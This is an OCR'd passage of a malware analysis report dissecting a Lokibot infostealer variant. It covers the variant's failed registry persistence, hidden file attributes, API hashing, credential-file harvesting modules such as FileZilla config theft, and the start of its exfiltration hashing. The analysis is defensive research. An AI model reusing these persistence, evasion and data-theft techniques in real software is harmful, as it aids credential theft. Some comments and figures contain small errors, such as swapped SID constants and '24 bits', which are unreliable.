


Figure 12 shows what happens when the PoC is running on a system and a Lokibot sample is launched. As can be seen from the API monitoring for the lokibot process, shown in the right part of the figure, the malware just reads the machine GUID and then exits.

Figure 12. Lokibot immediately terminates when launched on a system running Lokibot Vaccine



The complete source code for the PoC is provided in Appendix B.

7.5. The failed persistence

Persistence denotes the actions that enable a piece of malware to run again after the system reboots. This Lokibot variant tries to set persistence by following a series of stages, but it fails. The analysis of this failure provides support for the hypothesis of Lokibot being edited by a second actor who had no access to the original source code.

Lokibot attempts to set persistence by

1. Generating the persistence directory's name
2. Creating the persistence directory
3. Moving the Lokibot executable into the persistence directory
4. Renaming the executable
5. Decrypting the registry-based persistence subkey (RunKey)
6. Setting the subkey to the path of the Lokibot executable
7. Altering both the Lokibot executable and the persistence directory attributes to hide them and make them more difficult to remove

We will now go through these stages in more detail. Lokibot moves, creates, and maintains three files during its execution:

- a database that contains the hashes of all exfiltrated bundles of files (see section 7.4.2, *Data exfiltration*)
- a lock (.lck) file created to prevent concurrent access to shared resources
- the Lokibot executable moved when persistence is being set

All three files are located in a directory that we call the persistence directory. Lokibot creates it as a subdirectory of %APPDATA%, whose address it obtains by calling API SHGetFolderPathW, which is exposed by the SHELL32 library. SHGetFolderPathW is a deprecated API used to give access to many standard Windows directories, each univocally

identified by the corresponding CSIDL constant. Lokibot calls SHGetFolderPathW with the CSIDL argument set to 0x1a, which corresponds to %APPDATA%:[13]

```
; in the setPersistence function:

;-------------------------------

00412b56 6a 1a           PUSH       0x1a ; CLSID for the %APPDATA% directory

; generate the path for the persistence folder
00412b58 e8 f9 14        CALL       getFolderPath

; in the getFolderPath function:

;---------------------------
00404077 83 c4 0c        ADD        ESP, 0xc
0040407a 57              PUSH       EDI
0040407b 57              PUSH       EDI
0040407c 68 52 18        PUSH       0xc7f71852 ; hash for the SHGetFolderPathW API
00404081 6a 0a           PUSH       0xa
00404083 e8 5d f1        CALL       getApiByDllIdAndHash ; API-hashing resolution
00404088 56              PUSH       ESI
00404089 57              PUSH       EDI
0040408a 57              PUSH       EDI

; param_1 is the CLSID for %APPDATA% as it was passed;
; by the setPersistence function
0040408b ff 75 08        PUSH       dword ptr [EBP + param_1]
0040408e 57              PUSH       EDI
0040408f ff d0           CALL       EAX ; a call to SHGetFolderPathW
```

Lokibot creates the persistence directory's name by invoking the getMutexLabel function (see section 7.4, A vaccine against Lokibot). This function returns a label after hashing the machine GUID. The persistence directory's name will be that label's substring from character 8 to character 13. To illustrate, for label 9EFD2EA6DA53DA851313F31C, the directory's name will be 6DA53D.

Lokibot then calls API CreateDirectoryW to create a persistence directory and then calls API MoveFileExW to move the executable from its current position to the directory:

```
; EDI register contains the persistence directory path.
00412c04 57              PUSH       EDI
; CreateDirectoryW function is called via API hashing.
00412c05 e8 58 10        CALL       CreateDirectoryW_wrapper
00412c0a 59              POP        ECX
00412c0b 85 c0           TEST       EAX, EAX
00412c0d 74 34           JZ         LAB_00412c43
; ESI register contains the current position of the Lokibot executable.
00412c0f 56              PUSH       ESI
; EBX register contains the destination position of the Lokibot executable.
00412c10 53              PUSH       EBX
; MoveFileExW function is called via API hashing.
00412c11 e8 90 14        CALL       MoveFileExW_wrapper
00412c16 59              POP        ECX
00412c17 59              POP        ECX
; Check the exitus of the MoveFileExW call.
00412c18 85 c0           TEST       EAX, EAX
00412c1a 75 0b           JNZ        LAB_00412c27
; If moving the file fails, then copy it.
; In this case EAX register contains 0. By pushing it as the third
; argument to CopyFileW, Lokibot is overwriting the destination.
00412c1c 50              PUSH       EAX
00412c1d 56              PUSH       ESI
00412c1e 53              PUSH       EBX
; CopyFileW function is called via API hashing.
00412c1f e8 35 10        CALL       CopyFileW_wrapper
```

If MoveFileExW returns an error, then Lokibot copies the executable by invoking API CopyFileW. (SHGetFolderPathW, CreateDirectoryW, and MoveFileExW are all exposed by the kernel32 library). After moving or copying the executable, Lokibot renames it. The new name for the executable is again obtained from the label returned by the call to getMutexLabel. Actually, the executable name will be the label substring from character 8 to character 13. To illustrate, for label 9EFD2EA6DA53DA851313F31C, the executable's name will be DA8513.exe.

To gain persistence, Lokibot sets a persistence registry key to point to the malware's executable. The registry key consists of a root-key and a sub-key. Common registry sub-keys for enabling persistence are \Software\Microsoft\Windows\CurrentVersion\Run, RunOnce, RunServices, and RunServicesOnce. The sub-key is hardcoded into the binary in an encrypted form; we know this because Lokibot decrypts it by invoking functions CryptAcquireContextW, CryptImportKey, CryptSetKeyParam, and CryptDecrypt, which are exported by the ADVAPI32 library. Those invocations are protected by the API-hashing technique described in section 7.3, *API hashing*. When we inspect the PUBLICKEYSTRUC[14] BLOB passed as the second argument to the CryptImportKey function, we can see that the subkey is encrypted by 3DES:

Figure 13. The PUBLICKEYSTRUC blob as it looks in the debugger


This table shows the PUBLICKEYSTRUC BLOB that was found by using the debugger.

Table 7. PUBLICKEYSTRUC blob's structure

Field	Value	Annotation
bType	08	PLAINTEXTKEYBLOB value that indicates a session key
bVersion	02	Contains the version number of the key BLOB format
reserved	0000	Reserved and set to 0
aiKeyAlg	03 66 00 00	Indicates that the encryption is 3DES (Constant CALG_3DES value for ALG_ID)
encryptedKeyLength	18 00 00 00	Size of the encrypted key, in this case 24 bits (0x18)
encryptedKey	C7 A4 37 D0 2C AD D3 43 20 E9 D0 6C 89 E8 78 6C FA F6 BD B2 29 E2 F2 9E	Encrypted key


The encrypted registry sub-key is stored from file offsets 0x17410 and 0x17440. Inspecting the result of CryptDecrypt clarifies that the sub-key corresponds to a persistence point. The following screenshot taken from the debugger shows \Software\Microsoft\Windows\CurrentVersion\Run:

Figure 14. A correct persistence key is decrypted by Lokibot



If the malware returned that registry sub-key, it would obtain persistence on the infected system. However, right after the call to CryptDecrypt, there is a jump instruction leading to section .x (see section 7.1, *Attribution via section .x*), where the buffer that contains the registry subkey gets overwritten with the encoded C&C URL. Eventually, Lokibot encodes this buffer to UTF-8 by calling the function MultiByteToWideChar, which is exposed by the kernel32 library. Now, the registry sub-key contains nonsense characters:

Figure 15. The buffer that contains the persistence key is overwritten with nonsense characters



We do not know why the code has a jump to .x even though a correct registry sub-key has been decrypted. However, we believe that this modification was made later, by an actor other than the original developer of Lokibot. The actor wanted to make Lokibot non-persistent and, having no access to the original source code, implemented this mechanism to sabotage the original persistence setting.

After decrypting the registry's sub-key part, Lokibot has everything it needs to set persistence in the registry. It invokes API SHRegSetPathW (exposed by the shlwapi library) with the first argument as 0x80000001 or 0x80000002, which corresponds to the registry root key HKEY_CURRENT_USER or HKEY_LOCAL_MACHINE:


Figure 16. The registry key set by Lokibot in its failed persistence attempt

```
00412c92 56             PUSH       ESI
00412c93 57             PUSH       EDI
00412c94 e8 24 34       CALL       isCallerBuiltinAdmin
00412c99 6a 0c          PUSH       0xc
00412c9b 59             POP        ECX
00412c9c be 10 88       MOV        ESI, DAT_00418810
; The return value of isCallerBuiltinAdmin is stored at location [EBP + 0x8].
00412ca1 89 45 08       MOV        dword ptr [EBP + 0x8], EAX
...
...
...
00412cea 6a 00          PUSH       0x0 ; fifth unused argument of SHRegSetPathW
; After the following instruction, ECX will contain 0x0.
00412cec 33 c9          XOR        ECX, ECX
; [EBP + 0x8] contains 0x1 if the user running Lokibot is
; a built-in admin. Otherwise, it contains 0x0. Therefore, the following
; comparison will set the zero flag in the latter case.
00412cee 39 4d 08       CMP        dword ptr [EBP + 0x8], ECX
```

```
00412cf1 53              PUSH       EBX ; EBX contains the path to Lokibot
; The location [EBP + param_2] contains the key name to be set.
00412cf2 ff 75 0c        PUSH       dword ptr [EBP + param_2]
; The following instruction sets the lowest part of the ECX register to 0x1
; if and only if the Zero flag is set.
00412cf5 0f 95 c1        SETNZ      CL
; 0x80000001 corresponds to HKEY_CURRENT_USER. However, if the ECX register
; contains 0x1, after the following instruction, it will contain
; 0x80000002, which corresponds to HKEY_LOCAL_MACHINE.
00412cf8 81 c1 01        ADD        ECX, 0x80000001
00412cfe 56              PUSH       ESI ; subkey path
00412cff 51              PUSH       ECX ; root key
; the function thiSHRegSetPathW_wrapper implements the API hashing
;protection described in section 7.3, API hashing.
00412d00 e8 45 fb        CALL       SHRegSetPathW_wrapper
00412d00 e8 45 fb     CALL     SHRegSetPathW_wrapper
```

Which argument gets passed to SHRegSetPathW depends on the output of the function we label isCallerBuiltinAdmin. If the calling user is a built-in administrator for the system, the function returns 0x1; otherwise, it returns 0x0. Because the output of isCallerBuiltinAdmin is added to 0x80000001, the root registry key will be HKEY_LOCAL_MACHINE if the user is an administrator and HKEY_CURRENT_USER otherwise. Had the persistence sub-key been set to a correct persistence location, by using the root key HKEY_LOCAL_MACHINE, then Lokibot would have set its persistence for all users who have access to the compromised system, not only for a single user.

The other arguments passed to SHRegSetPathW are the sub-key path decrypted at the previous stage, the key name that corresponds to the persistence directory name, and the path to the Lokibot executable. The last argument passed to SHRegSetPathW is an unused one and is set to 0x0. Here is the result of the registry key set when a non-admin user runs Lokibot:



The root key does not correspond to a proper persistence point, but the data field points to the malware executable. Lokibot's inability to set a persistence is a known fact; Hoang (2019) already reported about this behavior for a different sample.

isCallerBuiltinAdmin calls two functions exposed by the ADVAPI32 library: AllocateAndInitializeSid and CheckTokenMembership. AllocateAndInitializeSid allocates a Security IDentifier (SID) with two sub-authorities: SECURITY_BUILTIN_DOMAIN_RID (0x20) and DOMAIN_ALIAS_RID_ADMINS (0x220).[15] CheckTokenMembership checks whether a SID is enabled in an access token. Since the TokenHandle[16] argument is NULL, CheckTokenMembership is going to test the access token for the calling thread. The code snippet below shows the call to AllocateAndInitializeSid in isCallerBuiltinAdmin function.

```
004060cc 53              PUSH       EBX
004060cd 53              PUSH       EBX

; hash value for AllocateAndInitializeSid
004060ce 68 70 c4        PUSH       0xf3a0c470
004060d3 6a 09           PUSH       0x9 ; DLL identifier for ADVAPI32 library
004060d5 89 5d f0        MOV        dword ptr [EBP + local_14], EBX

; the call to AllocateAndInitializeSid API is protected by

; the API hashing technique described in section 7.3, API hashing
004060d8 e8 08 d1        CALL       getApiByDllIdAndHash
004060dd 8d 4d f8        LEA        ECX=>local_c, [EBP + -0x8]
004060e0 51              PUSH       ECX
004060e1 53              PUSH       EBX
004060e2 53              PUSH       EBX
004060e3 53              PUSH       EBX
004060e4 53              PUSH       EBX
004060e5 53              PUSH       EBX
004060e6 53              PUSH       EBX

; 0x220 corresponds to sub-authority SECURITY_BUILTIN_DOMAIN_RID.
004060e7 68 20 02        PUSH       0x220
; 0x20 corresponds to sub-authority DOMAIN_ALIAS_RID_ADMINS.
004060ec 6a 20           PUSH       0x20
004060ee 6a 02           PUSH       0x2
004060f0 8d 4d f0        LEA        ECX=>local_14, [EBP + -0x10]
004060f3 51              PUSH       ECX
004060f4 ff d0           CALL       EAX ; a call to AllocateAndInitializeSid
```

The result of the call to CheckTokenMembership is eventually returned to the caller by isCallerBuiltinAdmin. The return value is set to NULL (0x0) if an error occurred in one of the two mentioned API calls.

```
0040427d 55              PUSH       EBP
0040427e 8b ec           MOV        EBP, ESP
00404280 33 c0           XOR        EAX, EAX
00404282 50              PUSH       EAX
00404283 50              PUSH       EAX
00404284 68 6e 88        PUSH       0xcac5886e ; a hash for SetFileAttributesW

; EAX contains 0x0, the identifier for the kernel32 library.
00404289 50              PUSH       EAX

; SetFileAttributesW function is called via API hashing.
0040428a e8 56 ef        CALL       getApiByDllIdAndHash
; 0x2006 is a combination of the following:
; - FILE_ATTRIBUTE_NOT_CONTENT_INDEXED (0x2000)
; - FILE_ATTRIBUTE_HIDDEN (0x2)
; - FILE_ATTRIBUTE_SYSTEM (0x4)
0040428f 68 06 20        PUSH       0x2006
```

```
; param_1 contains the file path.
00404294 ff 75 08        PUSH       dword ptr [EBP + param_1]
00404297 ff d0           CALL       EAX
```

In the last step of attempting to establish persistence, Lokibot changes some attributes for both the persistence directory and the moved executable, by calling API SetFileAttributesW (which is exposed by the kernel32 library) twice: once for the directory, and once for the executable file. The attributes being set by SetFileAttributesW are FILE_ATTRIBUTE_NOT_CONTENT_INDEXED, FILE_ATTRIBUTE_HIDDEN, and FILE_ATTRIBUTE_SYSTEM:[17]

```
0040427d 55              PUSH       EBP
0040427e 8b ec           MOV        EBP, ESP
00404280 33 c0           XOR        EAX, EAX
00404282 50              PUSH       EAX
00404283 50              PUSH       EAX
00404284 68 6e 88        PUSH       0xcac5886e ; a hash for SetFileAttributesW

; EAX contains 0x0, the identifier for the kernel32 library.
00404289 50              PUSH       EAX

; the call to SetFileAttributesW API is protected by the

; API hashing technique described in section 7.3, API hashing
0040428a e8 56 ef        CALL       getApiByDllIdAndHash
; 0x2006 is a combination of the following:
; - FILE_ATTRIBUTE_NOT_CONTENT_INDEXED (0x2000)
; - FILE_ATTRIBUTE_HIDDEN (0x2)
; - FILE_ATTRIBUTE_SYSTEM (0x4)
0040428f 68 06 20        PUSH       0x2006
; param_1 contains the file path.
00404294 ff 75 08        PUSH       dword ptr [EBP + param_1]
00404297 ff d0           CALL       EAX
```

Using the combination of these attributes ensures that users cannot search for those files, because they (1) are not indexed by the indexing services operating in Windows, (2) are declared hidden and are, therefore, not searchable by name, (3) are marked as being used by the OS and are, therefore, (4) harder to delete.

7.6. Exfiltration

As an infostealer, Lokibot can exfiltrate configuration files, Windows credentials, images, password databases, and other sensitive data. Lokibot tries to accomplish this by first harvesting and preparing the data for exfiltration and then by sending the bundled data via the C&C channel. This section discusses both stages.

7.6.1. Data gathering

To gather data, Lokibot invokes a function we call exfiltrateData, whose first step is to allocate, via API HeapAlloc, a global variable that contains a buffer of 5000 bytes:

```
; start of function exfiltrateData
00413003 55              PUSH       EBP
00413004 8b ec           MOV        EBP, ESP
00413006 81 ec 28        SUB        ESP, 0x328
0041300c 68 88 13        PUSH       0x1388 ; the buffer is 5000 bytes big
00413011 e8 a9 26        CALL       allocateBuffer
; The following instruction assigns the buffer we have just allocated
; to the global variable EXFILTRATED_DATA_BUFFER.
00413016 a3 e8 fd        MOV        [EXFILTRATED_DATA_BUFFER], EAX
```

This global buffer will be filled with the data gathered by various functions called modules: for this variant, 101 modules will gather data from specific applications. In general, each module targets a specific application, but some modules are designed to target multiple applications. The modules are identified by a numeric ID, and that allows the attackers to understand which module harvested a particular portion of the exfiltrated data. A complete list of the modules shipped with this variant, together with the applications they target, is listed in Appendix C.

If exfiltrateData successfully allocates a buffer, it builds two arrays of 101 elements each. The first array contains the IDs for all modules, and the second array contains the addresses of the modules' functions. The arrays are aligned: each element of each array refers to the same module.

The grabData function iterates over both arrays and calls runModule for each element. In the code snippet below, runModule expects two arguments: the module ID and the module address for the current element.

```
; Function: exfiltrateData
;-------------------------------------------------------------------------------
...

...

...

; In function grabData, after the arrays are allocated,
; the following loop calls runModule at each iteration:
00413626 33 ff           XOR        EDI, EDI ; Now, the EDI register contains 0x0.
...

...

...
00413638 8b f7           MOV        ESI, EDI ; initializes ESI register to 0x0
...

...

...
; ESI is the loop's index. It is initialized at 0x0 and incremented at each iteration.
; EBP + 0xffffffcd8 points to the module identifiers (IDs) array.
; EBP + 0xffffffe6c points to the module addresses array.
LAB_004137a6
004137a6 ff b4 35        PUSH       dword ptr [EBP + ESI*0x1 + 0xffffffe6c]
004137ad ff b4 35        PUSH       dword ptr [EBP + ESI*0x1 + 0xffffffcd8]
004137b4 e8 32 f8        CALL       runModule
; increment ESI by 0x4 to let it point to the next element of both arrays:
```

```
004137b9 83 c6 04        ADD        ESI, 0x4
; loop exit condition: if ESI is greater than or equal to 0x194 (=404)
; Because each memory address is 4 bytes in size, the loop iterates 101 times, which is the size of
both arrays.
004137bc 81 fe 94        CMP        ESI, 0x194
004137c2 72 e2           JC         LAB_004137a6

...

...
...
```

This code snippet shows the entire runModule function:

```
; Function: runModule
;-------------------------------------------------------------------------------
; functionId and functionAddress are the two arguments passed to runModule.
00412feb 55              PUSH       EBP
00412fec 8b ec           MOV        EBP, ESP
00412fee 83 7d 0c 00     CMP        dword ptr [EBP + functionAddress], 0x0
00412ff2 74 0b           JZ         LAB_00412fff
00412ff4 8b 45 08        MOV        EAX, dword ptr [EBP + functionId]
; The identifier of the module being called is assigned to the
; global variable GATHERING_MODULE_ID.
00412ff7 a3 ec fd        MOV        [GATHERING_MODULE_ID], EAX
; a call to the module
00412ffc ff 55 0c        CALL       dword ptr [EBP + functionAddress]
LAB_00412fff
00412fff 5d              POP        EBP
00413000 c2 08 00        RET        0x8
```

runModule sets a global variable that contains the ID of the module being launched, and right after that, runModule jumps to the module address. The module responsible for stealing Windows credentials is invoked not in this loop but after the loop terminates. In any case, the procedure is the same: both the module ID and the module address are provided to the runModule, which then calls the module.

As an example, we will consider the module that targets a widely used FTP application, FileZilla.[18] The module's code consists of four consecutive invocations of the same function, grabFile. This function expects three arguments: a path pattern, a folder index, and a file tag. The path pattern is a string that contains an incomplete path to a file the module is interested in. The path is incomplete because it contains a placeholder for the root directory, %s. The FileZilla module considers the four path patterns mentioned in the first column of the following table:

Table 8. The path patterns considered by the FileZilla module

Path-Pattern	Folder Index	Resolved Path
"%s\\FileZilla\\Filezilla.xml"	5	%PROGRAMFILES%\FileZilla\Filezilla.xml

"%s\\FileZilla\\filezilla.xml"	0	%APPDATA%\FileZilla\filezilla.xml
"%s\\FileZilla\\recentservers.xml"	0	%APPDATA%\FileZilla\recentservers.xml
"%s\\FileZilla\\sitemanager.xml"	0	%APPDATA%\FileZilla\sitemanager.xml

The folder index is a number passed to grabFile, which uses this number to resolve the root directory according to a mapping that associates the folder indexes to CSIDL[19] constants. The mapping is hardcoded in a series of nested IF statements or a switch/case construct. As an example, consider the code snippet below. For the first invocation of grabFile, the folder index is 5 and is mapped to the 0x26 CSIDL constant, which corresponds to the special folder %PROGRAMFILES%. getFolderPath uses the CSIDL constant to obtain the absolute path by internally invoking the deprecated API SHGetFolderPathW. Finally, the composePath function internally invokes the wvsprintfW API to replace %s (the placeholder within the path pattern) with the content of %PROGRAMFILES%.

```
LAB_004121f2
; This case checks whether the folderIndex argument is 0x5
004121f2 66 83 f8 05     CMP        AX, 0x5
004121f6 75 04           JNZ        LAB_004121fc
; If folderIndex is equal to 0x5, then push the CSIDL constant
; for the special directory %PROGRAMFILES% to the top of the stack.
004121f8 6a 26           PUSH       0x26 ; CSIDL constant for %PROGRAMFILES%
004121fa eb d0           JMP        LAB_004121cc
...

...

...
LAB_004121cc
004121cc 8b f9           MOV        EDI, ECX
; Function getFolderPath expects a CSIDL constant as its unique argument.
; Internally, it calls API SHGetFolderPathW to get the absolute path for
; the requested special directory.
004121ce e8 83 1e        CALL       getFolderPath
004121d3 eb 4d           JMP        LAB_00412222
...

...
...
LAB_00412223
00412223 8b f0           MOV        ESI, AX
00412225 85 f6           TEST       ESI, ESI
00412227 74 39           JZ         LAB_00412262
00412229 56              PUSH       ESI
0041222a ff 75 08        PUSH       dword ptr [EBP + pathPattern]
; Function composePath replaces the placeholder in pathPattern
; with the absolute path to the selected special directory, which is stored
; in the ESI register.
0041222d e8 3d 39        CALL       composePath
```


Once a path for a specific file has been resolved, grabFile checks for the presence of that file in the file system. If grabFile finds the file, it reads the file's content and updates the global buffer of the stolen data by appending the following to the global buffer:

1. the module ID for the currently running module

2. the file tag
3. the file size
4. and, eventually, the file content

The developer intended to store the module ID as an indication of which module was responsible for exfiltrating each file. The figure below shows the parts of the stolen filezilla.xml file together with the other fields; 0x1C, namely 28, is the identifier for the FileZilla module.

Figure 17. The buffer that contains all the files collected by Lokibot is structured with some meta-information



So far, we have not addressed the meaning of the file tag. We know that grabFile writes this tag to the buffer, but we have not found other functions that access it. In the FileZilla module, Filezilla.xml (see the table above) is the only file where the tag is set to zero; in each of the other three files, the tag is set to 1. However, because we have seen other modules set the file tag to different numeric values, we speculate that the C&C server processes the tag in a module-dependent manner.

7.6.2. Data exfiltration

Exfiltration is implemented in the exfiltrateBuffer function, which is called by the exfiltrateData function. exfiltrateBuffer expects six arguments, of which only the first two and the last one are important. The first argument is the global buffer of the stolen data assembled by various modules, the second argument is the buffer's size, and the last argument is the flag that dictates whether the stolen data is to be compressed. exfiltrateBuffer prepares a network packet with the stolen data and sends it to the C&C server. In this section, we shed light on how exfiltrateBuffer works.

First, exfiltrateBuffer creates the so-called hash log. Within the persistence directory, Lokibot stores its executable and other files, one of which has the .hdb extension and is a binary log of the exported content. This log stores the hash of all exfiltrated buffers and is used to ensure that Lokibot does not export the same buffer more than once. exfiltrateBuffer (1) computes the hash for the buffer by invoking a custom hashing function and then (2) checks whether the hash is in

the log. If it is, then exfiltrateBuffer returns without exfiltrating anything; otherwise, it ships the buffer to the C&C server and appends the hash to the hash log. The following code snippet is a Python equivalent of the custom hashing function

used by Lokibot:

```
def custom_hash(buffer: List[int], hash_initial_seed: int) -> int:
  buffer_hash = ~hash_initial_seed
  for i in range(len(buffer)):
    buffer_hash ^= buffer[i]
    for _ in range(8):
      if buffer_hash & 0x1:
